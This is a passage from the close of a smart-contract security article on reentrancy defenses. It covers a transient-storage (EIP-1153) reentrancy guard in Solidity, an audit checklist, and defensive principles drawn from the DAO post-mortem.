        _status = _NOT_ENTERED;
    }
}
```

3. Modern EVM Optimization: Transient Storage Mutex (EIP-1153)
With the introduction of TSTORE and TLOAD via the Cancun hard fork (EIP-1153), reentrancy guards can be executed using transient storage. This drastically reduces gas overhead by avoiding persistent SSTORE (20,000 gas initial / 5,000 gas warm rewrite) operations:

```
// SPDX-License-Identifier: MIT
pragma solidity 0.8.24;

abstract contract TransientReentrancyGuard {
    // Unique slot derived from bytes32(uint256(keccak256("guard.slot")) - 1)
    bytes32 private constant GUARD_SLOT =
        0x8e94fba3c9e1a8b67a329e80b2963e00d2729a8a649d80e729a8f6a987d60f54;

    error ReentrancyGuardReentrantCall();

    modifier nonReentrant() {
        assembly {
            if tload(GUARD_SLOT) {
                // Revert with Custom Error: ReentrancyGuardReentrantCall()
                mstore(0x00, 0x3ee67ec6)
                revert(0x1c, 0x04)
            }
            tstore(GUARD_SLOT, 1)
        }
        _;
        assembly {
            tstore(GUARD_SLOT, 0)
        }
    }
}
```

Core Security Principles Derived from the DAO Post-Mortem

```
┌──────────────────────────────────────────────────────────────────────────┐
│                    AUDITING AUDIT CHECKLIST                              │
├──────────────────────────────────────────────────────────────────────────┤
│ [ ] External Calls: Identify every `.call()`, `.transfer()`              │
│     or ERC-20 transfer in the execution flow.                            │
│ [ ] Ordering: Verify state updates precede token movements.              │
│ [ ] Guard Coverage: Ensure all state-changing external                   │
│     endpoints share a global or transient mutex.                         │
│ [ ] Cross-Contract State: Check whether an external call in              │
│     Contract A can re-enter Contract B sharing state data.               │
│ [ ] View Reentrancy: Check if view functions read transient              │
│     or un-synchronized state during external callbacks.                  │
└──────────────────────────────────────────────────────────────────────────┘
```

Untrusted Hand-Off: Treat any external call (address.call, IERC20.transfer, IERC721.safeTransferFrom, or hook notification) as an unconditional surrender of execution control. The recipient can execute arbitrary logic, query external view functions, or re-enter the caller.

State Synchronization Precedence: An invariant broken for even a single opcode frame will eventually be weaponized. Never delay balance or storage synchronizations past an external boundary.

Defense-in-Depth: Combining strict adherence to the CEI pattern with global non-reentrant mutex locks provides redundant safety boundaries against both direct and cross-contract reentrancy vectors.

[THE END]
By: Krzysztof Rybiński & AI Family